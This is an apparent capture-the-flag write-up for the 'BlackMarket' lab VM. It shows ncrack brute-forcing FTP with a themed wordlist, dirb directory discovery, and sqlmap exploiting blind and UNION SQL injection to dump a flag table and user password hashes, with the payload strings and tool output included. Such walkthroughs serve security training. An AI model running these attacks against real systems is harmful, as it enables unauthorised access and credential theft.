Treadstone operatives are highly trained in numerous killing techniques and the use of improvised weapons. They possess nearly superhuman levels of proficiency with firearms and other weapons. Their skills include sharpshooting, explosives, vehicle operation, and (advanced) hand-to-hand combat. All Treadstone agents have excellent observational skills, heightened target awareness, lightning reflexes, peak-human physical condition, escape-evasion abilities, and mental process which also gives them the ability to think quickly and

Watch the Destiny 2: Forsaken Re...

Menu Operation Treadstone | ... Parrot Terminal



Operation Treadstone | The Bourne Directory | FANDOM powered by Wikia - Mozilla Firefox (sandboxed or root)

BlackMarket Weapon Ma... B Operation Treadstone... +

bourne.wikia.com/wiki/Operation_Treadstone

Most Visited Getting Started

FANDOM POWERED BY WIKIA Games Movies TV Wikis Search My Account START A WIKI

calmly in stressful situations.

The following is a list of known members (current and former) of Treadstone:

Known Assets

- Jason Bourne/John Michael Kane - Based out of Paris, France.
- Professor - Based out of Barcelona, Spain.
- Castel - Based out of Rome, Italy.
- Manheim - Based out of Hamburg, Germany.
- Jarda - Based out of Munich, Germany.
- Bootlace - Based out of Calshot, UK
- Secret 01 - Based out of (Classified SCI Lev.6).

Physical / Psychological Effects

Due to the stringent and experimental training program, Treadstone operatives were recorded to have experienced a number of physical problems due to the physical and mental enhancement. These include suffering from chronic headaches, consistent fatigue due to the stresses of their job, and sensitivity to bright lights.

The most dramatic effect is amnesia. This was experienced only once, by [Jason Bourne](#). Bourne's amnesia was the result of conversion hysteria resulting from circumstantial stress in addition to latent, preexisting stress imposed by the conditioning process. Bourne lost his entire biographical memory, including his name, origin and profession. He retained basic functions, such as addition, subtraction, making coffee, knot tying, and shuffling cards. He also retains an almost instinctive ability to perform well in combat situations. As of The

Watch the Destiny 2: Forsaken Re...

Menu Operation Treadstone | ... Parrot Terminal

The “blackmarket_password.txt” is constructed as the following :

| |
|---------|
| admin |
| richard |
| ward |

```
alexander
albert
neil
nicky
daniel
jason
professor
castel
manheim
jarda
bootlace
CIA
Operation
Treadstone
cia
operation
treadstone
```

Tried to brute force the BlackMarket login page with the credentials list but in vain. However, it gets the positive result when brute forcing FTP server of the BlackMarket VM and the username is “nicky” and the password is “CIA”. Also tried the same credentials for the SSH login but it cannot be accessed due to the credentials is limited to FTP access only.

```
ncrack -U blackmarket_password.txt -P blackmarket_password.txt 10.0.2.20:21
```

```
ncrack -U blackmarket-password.txt -P blackmarket-password.txt 10.0.2.20:21
```


Starting Ncrack 0.6 (<http://ncrack.org>) at 2018-07-09 00:09 HKT

Discovered credentials for ftp on 10.0.2.20 21/tcp:
10.0.2.20 21/tcp ftp: 'nicky' 'CIA'

Ncrack done: 1 service scanned in 57.02 seconds.

Ncrack finished.


Use the credentials (nicky:CIA) to login to the FTP server :



The screenshot shows a Parrot OS desktop environment. In the foreground, a terminal window titled "Parrot Terminal" is open, displaying an FTP session. The user has connected to the host 10.0.2.20 using the port 21. They have logged in as "nicky" with the password "CIA". The user then lists the contents of the root directory, which includes a file named "IMP.txt". In the background, a "BlackMarket Login" dialog box is visible, prompting for a "Username" and "Password".

```
[samiux@parrot]~[~/infosec/CTF-BlackMarket-1]
└─$ ftp 10.0.2.20
Connected to 10.0.2.20.
220 (vsFTPd 3.0.2)
Name (10.0.2.20:samiux): nicky
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
dr-xr-xr-x 3 65534 65534 4096 Nov 06 2017 ftp
226 Directory send OK.
ftp> cd ftp
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 2 1002 1002 4096 Nov 09 2017 ImpFiles
226 Directory send OK.
ftp> cd ImpFiles
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 216 Nov 12 2017 IMP.txt
226 Directory send OK.
ftp> quit
221 Goodbye.
```

The “IMP.txt” file is found at the directory of Impfiles under ftp root directory. Download the “IMP.txt” and it displays the content of Flag 2.



The screenshot shows a Parrot OS desktop environment. In the foreground, a terminal window titled "Parrot Terminal" is open, displaying an FTP session. The user has connected to the host 10.0.2.20 using the port 21. They have logged in as "nicky" with the password "CIA". The user then lists the contents of the root directory, which includes a file named "IMP.txt". The user then uses the "get" command to download the "IMP.txt" file to their local machine. In the background, a "BlackMarket Login" dialog box is visible, prompting for a "Username" and "Password".

```
File Edit View Search Terminal Help
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
dr-xr-xr-x 3 65534 65534 4096 Nov 06 2017 ftp
226 Directory send OK.
ftp> cd ftp
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 2 1002 1002 4096 Nov 09 2017 ImpFiles
226 Directory send OK.
ftp> cd ImpFiles
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 216 Nov 12 2017 IMP.txt
226 Directory send OK.
ftp> get IMP.txt
local: IMP.txt remote: IMP.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for IMP.txt (216 bytes).
226 Transfer complete.
216 bytes received in 0.00 secs (430.4847 kB/s)
ftp> quit
221 Goodbye.
```

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Help
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 2 1002 1002 4096 Nov 09 2017 ImpFiles
226 Directory send OK.
ftp> cd ImpFiles
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 216 Nov 12 2017 IMP.txt
226 Directory send OK.
ftp> get IMP.txt
local: IMP.txt remote: IMP.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for IMP.txt (216 bytes).
226 Transfer complete.
216 bytes received in 0.00 secs (430.4847 kB/s)
ftp> quit
221 Goodbye.
[samiux@parrot] -[~/infosec/CTF-BlackMarket-1]
└─$ cat IMP.txt
flag2{Q29uZ3JhdHMgUHJvY2VlZCBGdXJ0aGVy}

If anyone reading this message it means you are on the right track however I do not have any idea about the CIA blackmarket Vehical wo
rkshop. You must find out and hack it!

[samiux@parrot] -[~/infosec/CTF-BlackMarket-1]
└─$
```

Menu BlackMarket Weapon M... Parrot Terminal

The content of the Flag 2 as the following :

```
flag2{Q29uZ3JhdHMgUHJvY2VlZCBGdXJ0aGVy}
```

If anyone reading this message it means you are on the right track however I do not have any idea about the CIA blackmarket Vehical workshop. You must find out and hack it!

Decode the Base64 encoded Flag 2 and gets the following result :

```
Congrats Proceed Further
```

Flag 3

Since Flag 2 mentioned “Vehical workshop” and “find out and hack it”, it is supposed to be the hints of a website, subdomain or even a directory of the BlackMarket website. The following directory list is constructed for the dirb brute forcing and it is namely “blackmarket-directory.txt” :

```
vehical_workshop
vehicalworkshop
vworkshop
```

Run dirb with this directory list for the brute forcing :

```
dirb http://10.0.2.20 blackmarket-directory.txt
```

```
-----  
DIRB v2.22  
By The Dark Raver  
-----
```

```
START_TIME: Mon Jul 9 00:18:55 2018  
URL_BASE: http://10.0.2.20/  
WORDLIST_FILES: blackmarket-directory.txt
```

```
-----  
GENERATED WORDS: 3
```

```
---- Scanning URL: http://10.0.2.20/ ----  
==> DIRECTORY: http://10.0.2.20/vworkshop/  
  
---- Entering directory: http://10.0.2.20/vworkshop/ ----
```

```
-----  
END_TIME: Mon Jul 9 00:18:55 2018  
DOWNLOADED: 6 - FOUND: 0
```

The directory “vworkshop” is found as a result. Open Firefox and points to the <http://10.0.2.20/vworkshop> and a website is displayed.

The screenshot shows a Firefox browser window with the title "BlackMarket Auto WorkShop - Mozilla Firefox (sandboxed or root)". The address bar displays "10.0.2.20/vworkshop/". The page content includes a sidebar menu with links to Home, CustomerLogin, CustomerRegistration, EmployeeLogin, and EmployeeRegistration. The main area features a "BlackMarket Auto WorkShop" header and a message "Blah Blah I dont know for BlackMarket!". Below this are two login buttons: "Customer Login" (with a red person icon) and "Admin Login" (with a green person holding a key icon). A footer note at the bottom left reads "CIA 2015 - BlackMarket Auto Workshop".

10.0.2.20/vworkshop/emplogin.php
Menu BlackMarket Auto Work... Parrot Terminal


An inspection has been conducted and the following link is supposed to be vulnerable to blind SQLi and sqlmap is used to confirm.

```
http://10.0.2.20/vworkshop/sparepartsstoremore.php?sparepartid=1
```

Run sqlmap against the captioned URL and confirmed that it is vulnerable to blind SQLi and the user has the DBA rights :

```
sqlmap -u "http://10.0.2.20/vworkshop/sparepartsstoremore.php?sparepartid=1" -p sparepartid --is-dba
```

BlackMarket – Capture The Flag



sqlmap identified the following injection point(s) with a total of 106 HTTP(s) requests:
Parameter: sparepartid (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: sparepartid=1' AND 6420=6420 AND 'wAqD'='wAqD


Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: sparepartid=1' AND SLEEP(5) AND 'ofuk'='ofuk

[00:27:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7
back-end DBMS: MySQL >= 5.0.12
[00:27:46] [INFO] testing if current user is DBA
[00:27:46] [INFO] fetching current user
current user is DBA: True
[00:27:47] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.2.20'
[*] shutting down at 00:27:47

```
[samiux@parrot] -[~/infosec/CTF-BlackMarket-1]
$
```

To further get the databases list :

```
sqlmap -u "http://10.0.2.20/vworkshop/sparepartsstoremore.php?sparepartid=1" -p sparepartid --dbs
```




Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: sparepartid=-2944' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71766a7171,0x6f6c70677659466b4a50796d484f71527a444a52494666656c6d646f494262794c7073584c795951,0x7170787a71),NULL,NULL,NULL-- njaP

[00:36:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7
back-end DBMS: MySQL >= 5.0.12
[00:36:03] [INFO] fetching database names
[00:36:03] [INFO] used SQL query returns 5 entries
[00:36:03] [INFO] retrieved: information_schema
[00:36:04] [INFO] retrieved: BlackMarket
[00:36:04] [INFO] retrieved: eworkshop
[00:36:04] [INFO] retrieved: mysql
[00:36:04] [INFO] retrieved: performance_schema
available databases [5]:
[*] BlackMarket
[*] eworkshop
[*] information_schema
[*] mysql
[*] performance_schema
[00:36:04] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.2.20'
[*] shutting down at 00:36:04

```
[samiux@parrot] -[~/infosec/CTF-BlackMarket-1]
$
```

Since there is nothing interesting matter found on vworkshop website, the BlackMarket database is targeted.

```
sqlmap -u "http://10.0.2.20/vworkshop/sparepartsstoremore.php?sparepartid=1" -p sparepartid -D BlackMarket --tables
```



The “flag” table caught the attention. The “flag” table is to be dumped.

```
sqlmap -u "http://10.0.2.20/vworkshop/sparepartsstoremore.php?sparepartid=1" -p sparepartid -D BlackMarket -T flag --dump
```

```

6c6d646f494262794c7973584c795951,0x7170787a71),NULL,NULL,NULL-- njaP
...
[00:37:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7
back-end DBMS: MySQL >= 5.0.12
[00:37:57] [INFO] fetching columns for table 'flag' in database 'BlackMarket'
[00:37:57] [INFO] used SQL query returns 3 entries
[00:37:57] [INFO] retrieved: "FlagId","int(11)"
[00:37:57] [INFO] retrieved: "name","varchar(20)"
[00:37:57] [INFO] retrieved: "Information","varchar(50)"
[00:37:57] [INFO] fetching entries for table 'flag' in database 'BlackMarket'
[00:37:57] [INFO] used SQL query returns 1 entries
Database: BlackMarket
Table: flag
[1 entry]
+-----+-----+
| FlagId | name | Information |
+-----+-----+
| 3     | Flag  | Find Jason Bourne Email access |
+-----+-----+
[00:37:58] [INFO] table 'BlackMarket.flag' dumped to CSV file '/root/.sqlmap/output/10.0.2.20/dump/BlackMarket/flag.csv'
[00:37:58] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.2.20'

[*] shutting down at 00:37:58

[samiux@parrot] -[~/infosec/CTF-BlackMarket-1]
$ 
```

Flag 3 is obtained.

| |
|--|
| Database: BlackMarket |
| Table: flag |
| [1 entry] |
| +-----+-----+ |
| FlagId name Information |
| +-----+-----+ |
| 3 Flag Find Jason Bourne Email access |
| +-----+-----+ |

Flag 4

Next step is to find the email credentials of Jason Bourne. The “user” table is the way.

```
sqlmap -u "http://10.0.2.20/vworkshop/sparepartsstoremore.php?sparepartid=1" -p sparepartid -D BlackMarket -T user --dump
```


BlackMarket – Capture The Flag

```
[2] custom dictionary file
[3] file with list of dictionary files
> More Modules... Getting Started
[00:40:15] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[00:40:17] [INFO] starting dictionary-based cracking (md5_generic_passwd) Vehicle Service | Vehicle Store | Spare Parts
[00:40:17] [INFO] starting 4 processes
[00:40:22] [INFO] cracked password 'supplier' for user 'supplier'
[00:40:22] [INFO] cracked password 'supplier' for user 'supplier'
Database: BlackMarket
Table: user
[5 entries]
+-----+-----+-----+
| userid | access | username | password
+-----+-----+-----+
| 1 | 1 | admin | cf18233438b9e88937ea0176f1311885
| 2 | 2 | user | 0d8d5cd06832b29560745fe4e1b941cf
| 4 | 3 | supplier | 99b0e8da24e29e4ccb5d7d76e677c2ac (supplier)
| 5 | 2 | jbourne | 28267a2e06e312aee91324e2febef1fd
| 6 | 3 | bladen | cbb8d2a0335c793532f9ad516987a41c
+-----+-----+-----+
[00:40:24] [INFO] table 'BlackMarket.user' dumped to CSV file '/root/.sqlmap/output/10.0.2.20/dump/BlackMarket/user.csv'
[00:40:24] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.2.20'

[*] shutting down at 00:40:24

[samiux@parrot] -[~/infosec/CTF-BlackMarket-1]
$
```

The credentials of “supplier” account is supplier but the “jbourne” cannot be brute forced. Login with the credentials of “supplier” for further investigation. Browse to the BlackMarket login page.



BlackMarket – Capture The Flag

The screenshot shows a Firefox browser window titled "BlackMarket Weapon Management System - Mozilla Firefox (sandboxed or root)". The address bar shows the URL "10.0.2.20/supplier/". The page displays a table of products:

| Product Name | Price | Quantity | Photo | Action |
|-------------------|---------|----------|-------|---|
| AK74U | 899 | 891 | | Edit Delete |
| Anti Tank Bazooka | 10000 | 977 | | Edit Delete |
| OIL And GAS | 2000000 | 1000 | | Edit Delete |
| RPG - 7 | 449.99 | 1000 | | Edit Delete |
| SCAR | 599.99 | 1000 | | Edit Delete |

Below the table, it says "Showing 1 to 5 of 5 entries".

Browsed around the account with no cue. Then further check the dirb result and find that there is directory namely “admin”. Use Firefox to point to <http://10.0.2.20/admin> to see what would be happened.

The screenshot shows a Firefox browser window titled "BlackMarket Management System - Mozilla Firefox (sandboxed or root)". The address bar shows the URL "10.0.2.20/admin/". The page displays a large graphic of two hands shaking, with each hand holding a handgun. The graphic is set against a light gray background.

